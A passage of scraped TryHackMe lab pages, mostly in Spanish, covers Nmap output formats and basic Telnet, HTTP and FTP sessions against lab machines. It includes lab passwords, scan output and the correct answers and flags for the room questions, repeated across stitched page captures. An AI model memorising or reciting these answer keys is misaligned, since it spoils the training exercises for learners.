Siempre que ejecute un análisis de Nmap, lo razonable es guardar los resultados en un archivo. También es fundamental seleccionar y adoptar una buena convención de nomenclatura para los nombres de sus archivos. La cantidad de archivos puede crecer rápidamente y dificultar su capacidad para encontrar un resultado de análisis anterior. Los tres formatos principales son:

1. Normal
2. Grepable (`grep` capaz)
3. XML

Hay un cuarto que no podemos recomendar:

- Guión infantil

Normal

Como su nombre lo indica, el formato normal es similar al resultado que aparece en la pantalla al escanear un objetivo. Puede guardar su escaneo en formato normal usando `-oN FILENAME` ; N significa normal. A continuación se muestra un ejemplo del resultado.

Terminal Pentest

```
pentester@TryHackMe$ cat MACHINE_IP_scan.nmap
# Nmap 7.60 scan initiated Fri Sep 10 05:14:19 2021 as: nmap -sS -sV -O -oN MACHINE_IP_scan MACHINE_IP
Nmap scan report for MACHINE_IP
Host is up (0.00086s latency).
Not shown: 994 closed ports
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 6.7p1 Debian 5+deb8u8 (protocol 2.0)
25/tcp  open  smtp    Postfix smtpd
80/tcp  open  http    nginx 1.6.2
110/tcp open  pop3    Dovecot pop3d
111/tcp open  rpcbind 2-4 (RPC #100000)
143/tcp open  imap    Dovecot imapd
MAC Address: 02:A0:E7:B5:B6:C5 (Unknown)
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3.13
OS details: Linux 3.13
Network Distance: 1 hop
Service Info: Host:  debra2.thm.local; OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Sep 10 05:14:28 2021 -- 1 IP address (1 host up) scanned in 9.99 seconds
```

grepable

El formato grepable tiene su nombre del comando `grep` ; grep significa Impresora global de expresiones regulares. En términos simples, hace que el filtrado del resultado del escaneo para palabras clave o términos específicos sea eficiente. Puede guardar el resultado del escaneo en formato grepable usando `-oG FILENAME` . El resultado del escaneo, que se muestra arriba en formato normal, se muestra en la consola a continuación usando formato grepable. La salida normal es de 21 líneas; sin embargo, la salida grepable es de solo 4 líneas. La razón principal es que Nmap quiere que cada línea sea significativa y completa cuando el usuario la solicite `grep` . Como resultado, en la salida grepable, las líneas son muy largas y no son cómodas de leer en comparación con la salida normal.

Terminal Pentest

```
pentester@TryHackMe$ cat MACHINE_IP_scan.gnmap
# Nmap 7.60 scan initiated Fri Sep 10 05:14:19 2021 as: nmap -sS -sV -O -oG MACHINE_IP_scan MACHINE_IP
Host: MACHINE_IP    Status: Up
Host: MACHINE_IP    Ports: 22/open/tcp//ssh//OpenSSH 6.7p1 Debian 5+deb8u8 (protocol 2.0)/, 25/open/tcp//smtp//Postfix smtpd/,
80/open/tcp//http//nginx 1.6.2/, 110/open/tcp//pop3//Dovecot pop3d/, 111/open/tcp//rpcbind//2-4 (RPC #100000)/,
143/open/tcp//imap//Dovecot imapd/  Ignored State: closed (994) OS: Linux 3.13  Seq Index: 257  IP ID Seq: All zeros
# Nmap done at Fri Sep 10 05:14:28 2021 -- 1 IP address (1 host up) scanned in 9.99 seconds
```

Un ejemplo de uso `grep` es `grep KEYWORD TEXT_FILE` ; este comando mostrará todas las líneas que contienen la palabra clave proporcionada. Comparemos el resultado de usar `grep` en la salida normal y en la salida grepable. Notarás que el primero no proporciona la dirección IP del host. En cambio, devolvió `80/tcp open http nginx 1.6.2` , lo que lo hace muy inconveniente si está examinando los resultados del análisis de varios sistemas. Sin embargo, este último proporciona suficiente información, como la dirección IP del host, en cada línea para completarlo.

Terminal Pentest

```
pentester@TryHackMe$ grep http MACHINE_IP_scan.nmap
80/tcp  open  http    nginx 1.6.2
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

Terminal Pentest

```
pentester@TryHackMe$ grep http MACHINE_IP_scan.gnmap
Host: MACHINE_IP    Ports: 22/open/tcp//ssh//OpenSSH 6.7p1 Debian 5+deb8u8 (protocol 2.0)/, 25/open/tcp//smtp//Postfix smtpd/,
80/open/tcp//http//nginx 1.6.2/, 110/open/tcp//pop3//Dovecot pop3d/, 111/open/tcp//rpcbind//2-4 (RPC #100000)/,
143/open/tcp//imap//Dovecot imapd/  Ignored State: closed (994) OS: Linux 3.13  Seq Index: 257  IP ID Seq: All zeros
```

XML

El tercer formato es XML . Puede guardar los resultados del escaneo en formato XML usando `-oX FILENAME` . El formato XML sería más conveniente para procesar la salida en otros programas. Convenientemente, puede guardar el resultado del escaneo en los tres formatos usando `-oA FILENAME` para combinar `-oN` , `-oG` y `-oX` para normal, grepable y XML .

Guión infantil

Un cuarto formato es script kiddie. Puede ver que este formato es inútil si desea buscar en el resultado palabras clave interesantes o conservar los resultados para referencia futura. Sin embargo, puede usarlo para guardar el resultado del escaneo `nmap -sS 127.0.0.1 -oS FILENAME` , mostrar el nombre del archivo de salida y mirar 31337 frente a amigos que no son expertos en tecnología.

Terminal Pentest

```
pentester@TryHackMe$ cat MACHINE_IP_scan.kiddie

$tart!ng nMaP 7.60 ( httpz://nMap.0rG ) at 2021-09-10 05:17 B$T
Nmap scan rEp0rt f0r |p-10-10-161-170.EU-w3$t-1.C0mputE.intErnaL (10.10.161.170)
HOSt !s uP (0.00095s LatEncy).
N0T $H0wn: 994 closed pOrtS
PoRT    st4Te SeRViC3 VERS1on
22/tcp  Open  ssH     Op3n$$H 6.7p1 Deb|an 5+dEb8u8 (pr0t0COl 2.0)
25/tCp  Op3n  SmTp    P0$Tf!x Smtpd
80/tcp  0p3n  http    Ng1nx 1.6.2
110/tCP 0pen  pOP3    d0v3coT P0p3D
111/TcP op3n  RpcbInd 2-4 (RPC #100000)
143/Tcp opEn  Imap    Dovecot 1mApd
mAC 4Ddr3sz: 02:40:e7:B5:B6:c5 (Unknown)
Netw0rk d!stanc3: 1 h0p
$3rv1c3 InFO: Ho$t:  dEBra2.thM.lOcal; 0s: Linux; cPe: cP3:/0:linux:l|nux_k3rnel

0S and servIc3 D3tEcti0n pErf0rm3d. Plea$e r3p0rt any !nc0RrecT rE$ultz at hTtpz://nmap.0rg/$ubmit/ .
Nmap d0nE: 1 |P addr3SS (1 hoSt up) $CaNnEd !n 21.80 s3c0Ndz
```

Responda las siguientes preguntas

Termine la máquina de destino de la tarea anterior e inicie la máquina de destino para esta tarea. En la terminal AttackBox, ejecute el comando `scp pentester@MACHINE_IP:/home/pentester/* .` para descargar los informes de Nmap en formatos normal y grepable desde la máquina virtual de destino.

Tenga en cuenta que el nombre de usuario `pentester` tiene la contraseña. `THM17577`

Consulte los registros de Nmap adjuntos. ¿Cuántos sistemas están escuchando en el puerto HTTPS?

3 — Respuesta correcta

¿Cuál es la dirección IP del sistema que escucha en el puerto 8089?

172.17.20.147 — Respuesta correcta

Tarea 6 Resumen

Creado por tryhackme y strategos
¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 44397 usuarios aquí y esta sala tiene 821 días.

1359

Escaneos de puertos posteriores a Nmap

Aprenda a aprovechar Nmap para la detección de servicios y sistemas operativos, utilice Nmap Scripting Engine (NSE) y guarde los resultados.

Iniciar AttackBox | Ayuda

100%

Tarea 1 Introducción

Tarea 2 Detección de servicios

Tarea 3 Detección de SO y Traceroute

Tarea 4 Motor de secuencias de comandos Nmap (NSE)

Tarea 5 Guardar la salida

Tarea 6 Resumen

En esta sala, aprendimos cómo detectar los servicios en ejecución y sus versiones junto con el sistema operativo host. Aprendimos cómo habilitar traceroute y cubrimos la selección de uno o más scripts para ayudar en las pruebas de penetración. Finalmente, cubrimos los diferentes formatos para guardar los resultados del escaneo para referencia futura. La siguiente tabla resume las opciones más importantes que cubrimos en esta sala.

Opción	Significado
`-sV`	determinar información de servicio/versión en puertos abiertos
`-sV --version-light`	Pruebe las sondas más probables (2)
`-sV --version-all`	Pruebe todas las sondas disponibles (9)
`-O`	detectar sistema operativo
`--traceroute`	ejecutar traceroute al objetivo
`--script=SCRIPTS`	Scripts de Nmap para ejecutar
`-sC` o `--script=default`	ejecutar scripts predeterminados
`-A`	equivalente a `-sV -O -sC --traceroute`
`-oN`	guardar la salida en formato normal
`-oG`	guardar la salida en formato grepable
`-oX`	guardar la salida en formato XML
`-oA`	guardar la salida en formatos normal, XML y Grepable

Responda las siguientes preguntas

Esta sala concluye la serie Nmap de 4 salas. Asegúrese de haber tomado nota de todas las opciones de Nmap explicadas en esta sala y en las anteriores.

No se necesita respuesta | Pregunta hecha

Creado por tryhackme y strategos

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 44397 usuarios aquí y esta sala tiene 821 días.

SCANNING FOR TARGET....

1292

Protocols and Servers

Learn about common protocols such as HTTP, FTP, POP3, SMTP and IMAP, along with related insecurities.

Start AttackBox Help

100%

Task 1 Introduction

Start Machine

This room introduces the user to a few protocols commonly used, such as:

- HTTP
- FTP
- POP3
- SMTP
- IMAP

Each task about each protocol will be designed to help us understand what happens on the low level and is usually hidden by an elegant GUI (Graphical User Interface). We will "talk" using the above protocols using a simple Telnet client to fully understand what your GUI client is doing under the hood. Our purpose is not to memorize the protocol commands but rather to get a closer look at the protocol while it is working.

We also discuss some of the insecurities. In particular, we focus on passwords sent in cleartext.

Answer the questions below

We suggest that you start the AttackBox and the virtual machine as you proceed to tackle the following tasks. You can connect to the different services over Telnet for better practice and learning experience.

No answer needed

Question Done

Task 2 Telnet

Task 3 Hypertext Transfer Protocol (HTTP)

Task 4 File Transfer Protocol (FTP)

Task 5 Simple Mail Transfer Protocol (SMTP)

Task 6 Post Office Protocol 3 (POP3)

Task 7 Internet Message Access Protocol (IMAP)

Task 8 Summary

Created by tryhackme and strategos

Only subscribers can deploy virtual machines in this room! Go to your profile page to subscribe (if you have not already). 45330 users are in here and this room is 821 days old.

SCANNING FOR TARGET....

1292

Protocolos y servidores

Conozca protocolos comunes como HTTP, FTP, POP3, SMTP e IMAP, junto con las inseguridades relacionadas.

Iniciar AttackBox | Ayuda

100%

Tarea 1 Introducción

Tarea 2 Telnet

El protocolo Telnet es un protocolo de capa de aplicación que se utiliza para conectarse a una terminal virtual de otra computadora. Al utilizar Telnet, un usuario puede iniciar sesión en otra computadora y acceder a su terminal (consola) para ejecutar programas, iniciar procesos por lotes y realizar tareas de administración del sistema de forma remota.

El protocolo Telnet es relativamente simple. Cuando un usuario se conecta, se le solicitará un nombre de usuario y contraseña. Tras una correcta autenticación, el usuario accederá al terminal del sistema remoto. Desafortunadamente, toda esta comunicación entre el cliente Telnet y el servidor Telnet no está cifrada, lo que la convierte en un blanco fácil para los atacantes.


Un servidor Telnet utiliza el protocolo Telnet para escuchar las conexiones entrantes en el puerto 23. (Tenga en cuenta que el puerto Telnet no está abierto en la máquina virtual de destino). Consideremos el ejemplo que se muestra a continuación. Un usuario se está conectando a `telnetd` un servidor Telnet. Los pasos son los siguientes:

1. Primero, se le pide que proporcione su nombre de usuario (nombre de usuario). Podemos ver al usuario entrando `frank`.
2. Luego, se le solicita la contraseña `D2xc9CgD`. La contraseña no se muestra en la pantalla; sin embargo, lo mostramos a continuación con fines de demostración.
3. Una vez que el sistema verifica sus credenciales de inicio de sesión, recibe un mensaje de bienvenida.
4. Y el servidor remoto le otorga un símbolo del sistema `frank@bento:~$`. Indica `$` que este no es un terminal raíz.

Terminal Pentest

```
pentester@TryHackMe$ telnet MACHINE_IP
Trying MACHINE_IP...
Connected to MACHINE_IP.
Escape character is '^]'.
Ubuntu 20.04.3 LTS
bento login: frank
Password: D2xc9CgD
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-84-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri 01 Oct 2021 12:24:56 PM UTC

  System load:  0.05              Processes:              243
  Usage of /:   45.7% of 6.53GB   Users logged in:        1
  Memory usage: 15%               IPv4 address for ens33: MACHINE_IP
  Swap usage:   0%

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation

0 updates can be applied immediately.


*** System restart required ***
Last login: Fri Oct  1 12:17:25 UTC 2021 from meiyo on pts/3
You have mail.
frank@bento:~$
```

Aunque Telnet nos dio acceso al terminal del sistema remoto en poco tiempo, no es un protocolo confiable para la administración remota ya que todos los datos se envían en texto sin cifrar. En la siguiente figura, capturamos el tráfico generado por Telnet y fue muy fácil encontrar la contraseña. La siguiente figura muestra los datos ASCII intercambiados entre nuestra computadora y el sistema remoto. El texto en rojo es el texto que estamos enviando al sistema remoto, mientras que el texto en azul es el texto que está enviando el sistema remoto. Observe cómo se devolvió el nombre de usuario (se nos hizo eco para mostrarlo en nuestra terminal); sin embargo, la contraseña no. En otras palabras, si alguien nos mira escribir, no podrá ver los caracteres de la contraseña en la pantalla.



Telnet ya no se considera una opción segura, especialmente porque cualquiera que capture el tráfico de su red podrá descubrir sus nombres de usuario y contraseñas, lo que les otorgaría acceso al sistema remoto. La alternativa segura es SSH, que presentamos en la siguiente sala.

Responda las siguientes preguntas

¿ A qué puerto `telnet` intentará conectarse el comando con los parámetros predeterminados?

23 — Respuesta correcta

Tarea 3 Protocolo de transferencia de hipertexto (HTTP)

Tarea 4 Protocolo de transferencia de archivos (FTP)

Tarea 5 Protocolo simple de transferencia de correo (SMTP)

Tarea 6 Protocolo de oficina de correos 3 (POP3)

Tarea 7 Protocolo de acceso a mensajes de Internet (IMAP)

Tarea 8 Resumen

Creado por tryhackme y strategos

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 45330 usuarios aquí y esta sala tiene 821 días.

SCANNING FOR TARGET....

1292

Protocolos y servidores

Conozca protocolos comunes como HTTP, FTP, POP3, SMTP e IMAP, junto con las inseguridades relacionadas.

Iniciar AttackBox | Ayuda

100%


Tarea 1 Introducción

Tarea 2 Telnet

Tarea 3 Protocolo de transferencia de hipertexto (HTTP)

El Protocolo de transferencia de hipertexto (HTTP) es el protocolo utilizado para transferir páginas web. Su navegador web se conecta al servidor web y utiliza HTTP para solicitar páginas HTML e imágenes, entre otros archivos, y enviar formularios y cargar varios archivos. Cada vez que navega por la World Wide Web (WWW), seguramente está utilizando el protocolo HTTP.

La siguiente imagen muestra un cliente solicitando la página HTML `index.html`, que proporciona el servidor web. Luego el cliente solicita una imagen `logo.jpg` y el servidor web la envía.



HTTP envía y recibe datos como texto sin cifrar (no cifrados); por lo tanto, puede utilizar una herramienta sencilla, como Telnet (o Netcat), para comunicarse con un servidor web y actuar como un "navegador web". La diferencia clave es que usted necesita ingresar los comandos relacionados con HTTP en lugar de que el navegador web lo haga por usted.

En el siguiente ejemplo veremos cómo podemos solicitar una página desde un servidor web; Además, descubriremos la versión de servidor web. Para lograr esto, usaremos el cliente Telnet. Lo elegimos porque Telnet es un protocolo simple; además, utiliza texto sin cifrar para la comunicación. Usaremos `telnet` en lugar de un navegador web para solicitar un archivo del servidor web. Los pasos serán los siguientes:

1. Primero, nos conectamos al puerto 80 usando `telnet MACHINE_IP 80`.
2. A continuación, debemos escribir `GET /index.html HTTP/1.1` para recuperar la página `index.html` o `GET / HTTP/1.1` para recuperar la página predeterminada.
3. Finalmente, debe proporcionar algún valor para el host como `host: telnet` y presionar la tecla Intro/Retorno dos veces.

En el resultado de la consola a continuación, podríamos recuperar la página solicitada junto con una gran cantidad de información que normalmente no muestra el navegador web. Si no se encuentra la página que solicitamos, obtenemos el error 404.

Terminal Pentest

```
pentester@TryHackMe$ telnet MACHINE_IP 80
Trying MACHINE_IP...
Connected to MACHINE_IP.
Escape character is '^]'.
GET /index.html HTTP/1.1
host: telnet

HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 15 Sep 2021 08:56:20 GMT
Content-Type: text/html
Content-Length: 234
Last-Modified: Wed, 15 Sep 2021 08:53:59 GMT
Connection: keep-alive
ETag: "6141b4a7-ea"
Accept-Ranges: bytes

<!DOCTYPE html>
<html lang="en">
<head>
  <title>Welcome to my Web Server</title>
  <meta charset="UTF-8" />
  <meta name="viewport" content="width=device-width,initial-scale=1" />
</head>
<body>
  <h1>Coming Soon<h1>
</body>
</html>
```

De particular interés en el resultado anterior es que el usuario sólo necesita escribir un par de comandos para obtener la página que necesita: `GET /index.html HTTP/1.1` seguido de `host: telnet`.

Necesitamos un servidor HTTP (servidor web) y un cliente HTTP (navegador web) para utilizar el protocolo HTTP. El servidor web "servirá" un conjunto específico de archivos al navegador web solicitante.

Tres opciones populares para servidores HTTP son:

- apache
- Servicios de información de Internet (IIS)
- nginx

Apache y Nginx son software gratuitos y de código abierto. Sin embargo, IIS es un software de código cerrado y requiere el pago de una licencia.

Hay muchos navegadores web disponibles. Al momento de escribir este artículo, los navegadores web más populares son:

- Chrome de Google
- Borde de Microsoft
- Firefox de Mozilla
- Safari de Apple.

Los navegadores web generalmente se pueden instalar y utilizar de forma gratuita; Además, los gigantes tecnológicos luchan por una mayor cuota de mercado para sus navegadores.

Responda las siguientes preguntas

Inicie la VM adjunta. Desde la terminal AttackBox, conéctese usando Telnet `MACHINE_IP 80` y recupere el archivo `flag.thm`. ¿Qué contiene?

THM{e3eb0a1df437f3f97a64aca5952c8ea0} | Respuesta correcta

Tarea 4 Protocolo de transferencia de archivos (FTP)

Tarea 5 Protocolo simple de transferencia de correo (SMTP)

Tarea 6 Protocolo de oficina de correos 3 (POP3)

Tarea 7 Protocolo de acceso a mensajes de Internet (IMAP)

Tarea 8 Resumen

Creado por tryhackme y strategos
¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 45330 usuarios aquí y esta sala tiene 821 días.

SCANNING FOR TARGET...

1292

Protocolos y servidores

Conozca protocolos comunes como HTTP, FTP, POP3, SMTP e IMAP, junto con las inseguridades relacionadas.

Iniciar AttackBox | Ayuda

100%

Tarea 1 Introducción

Tarea 2 Telnet

Tarea 3 Protocolo de transferencia de hipertexto (HTTP)

Tarea 4 Protocolo de transferencia de archivos (FTP)

El Protocolo de transferencia de archivos (FTP) fue desarrollado para hacer eficiente la transferencia de archivos entre diferentes computadoras con diferentes sistemas.

FTP también envía y recibe datos como texto sin cifrar; por tanto, podemos utilizar Telnet (o Netcat) para comunicarnos con un servidor FTP y actuar como cliente FTP. En el siguiente ejemplo, llevamos a cabo los siguientes pasos:

1. Nos conectamos a un servidor FTP mediante un cliente Telnet. Dado que los servidores FTP escuchan en el puerto 21 de forma predeterminada, tuvimos que especificarle a nuestro cliente Telnet que intentara conectarse al puerto 21 en lugar del puerto Telnet predeterminado.
2. Necesitábamos proporcionar el nombre de usuario con el comando `USER frank`.
3. Luego, proporcionamos la contraseña con el comando `PASS D2xc9CgD`.
4. Como proporcionamos el nombre de usuario y la contraseña correctos, iniciamos sesión.

Un comando como `STAT` puede proporcionar información adicional. El `SYST` comando muestra el tipo de sistema del objetivo (UNIX en este caso). `PASV` cambia el modo a pasivo. Vale la pena señalar que existen dos modos para FTP:


- Activo: en el modo activo, los datos se envían a través de un canal separado que se origina en el puerto 20 del servidor FTP.
- Pasivo: en el modo pasivo, los datos se envían a través de un canal separado que se origina en el puerto de un cliente FTP por encima del número de puerto 1023.

El comando `TYPE A` cambia el modo de transferencia de archivos a ASCII, mientras que `TYPE I` cambia el modo de transferencia de archivos a binario. Sin embargo, no podemos transferir un archivo utilizando un cliente simple como Telnet porque FTP crea una conexión separada para la transferencia de archivos.

Terminal Pentest

```
pentester@TryHackMe$ telnet MACHINE_IP 21
Trying MACHINE_IP...
Connected to MACHINE_IP.
Escape character is '^]'.
220 (vsFTPd 3.0.3)
USER frank
331 Please specify the password.
PASS D2xc9CgD
230 Login successful.
SYST
215 UNIX Type: L8
PASV
227 Entering Passive Mode (10,10,0,148,78,223).
TYPE A
200 Switching to ASCII mode.
STAT
211-FTP server status:
     Connected to ::ffff:10.10.0.1
     Logged in as frank
     TYPE: ASCII
     No session bandwidth limit
     Session timeout in seconds is 300
     Control connection is plain text
     Data connections will be plain text
     At session startup, client count was 1
     vsFTPd 3.0.3 - secure, fast, stable
211 End of status
QUIT
221 Goodbye.
Connection closed by foreign host.
```

La siguiente imagen muestra cómo se realizaría una transferencia de archivos real mediante FTP. Para simplificar las cosas en esta figura, centrémonos únicamente en el hecho de que el cliente FTP iniciará una conexión a un servidor FTP, que escucha en el puerto 21 de forma predeterminada. Todos los comandos se enviarán a través del canal de control. Una vez que el cliente solicita un archivo, se establecerá otra conexión TCP entre ellos. (Los detalles sobre cómo establecer la conexión/canal de datos están fuera del alcance de esta sala).



Teniendo en cuenta la sofisticación de la transferencia de datos a través de FTP, utilicemos un cliente FTP real para descargar un archivo de texto. Solo necesitábamos una pequeña cantidad de comandos para recuperar el archivo. Después de iniciar sesión correctamente, aparece el mensaje FTP, `ftp>` para ejecutar varios comandos FTP. Solíamos `ls` enumerar los archivos y aprender el nombre del archivo; luego, cambiamos a `ascii` ya que es un archivo de texto (no binario). Finalmente, `get FILENAME` hizo que el cliente y el servidor establecieran otro canal para la transferencia de archivos.

Terminal Pentest

```
pentester@TryHackMe$ ftp MACHINE_IP
Connected to MACHINE_IP.
220 (vsFTPd 3.0.3)
Name: frank
331 Please specify the password.
Password: D2xc9CgD
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
227 Entering Passive Mode (10,20,30,148,201,180).
150 Here comes the directory listing.
-rw-rw-r--    1 1001     1001         4006 Sep 15 10:27 README.txt
226 Directory send OK.
ftp> ascii
200 Switching to ASCII mode.
ftp> get README.txt
local: README.txt remote: README.txt
227 Entering Passive Mode (10,10,0,148,125,55).
150 Opening BINARY mode data connection for README.txt (4006 bytes).
WARNING! 9 bare linefeeds received in ASCII mode
File may not have transferred correctly.
226 Transfer complete.
4006 bytes received in 0.000269 secs (14892.19 Kbytes/sec)
ftp> exit
221 Goodbye.
```

Los servidores FTP y los clientes FTP utilizan el protocolo FTP. Existen varios programas de servidor FTP entre los que puede seleccionar si desea alojar su servidor de archivos FTP. Ejemplos de software de servidor FTP incluyen:

- vsftpd
- ProFTPD
- ftp

Para clientes FTP, además del cliente FTP de consola que se encuentra comúnmente en los sistemas Linux, puede usar un cliente FTP con GUI como FileZilla. Algunos navegadores web también admiten el protocolo FTP.

Debido a que FTP envía las credenciales de inicio de sesión junto con los comandos y archivos en texto sin cifrar, el tráfico FTP puede ser un blanco fácil para los atacantes.

Responda las siguientes preguntas

Usando un cliente FTP, conéctese a la VM e intente recuperar el archivo de bandera. ¿Qué es la bandera?

- Nombre de usuario: franco
- Contraseña: D2xc9CgD

THM{364db6ad0e3ddfe7bf0b1870fb06fbdf} | Respuesta correcta

Tarea 5 Protocolo simple de transferencia de correo (SMTP)

Tarea 6 Protocolo de oficina de correos 3 (POP3)

Tarea 7 Protocolo de acceso a mensajes de Internet (IMAP)

Tarea 8 Resumen

Creado por tryhackme y strategos
¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 45330 usuarios aquí y esta sala tiene 821 días.

SCANNING FOR TARGET...

1292

Protocolos y servidores

Conozca protocolos comunes como HTTP, FTP, POP3, SMTP e IMAP, junto con las inseguridades relacionadas.

Iniciar AttackBox | Ayuda

100%

Tarea 1 Introducción

Tarea 2 Telnet

Tarea 3 Protocolo de transferencia de hipertexto (HTTP)

Tarea 4 Protocolo de transferencia de archivos (FTP)

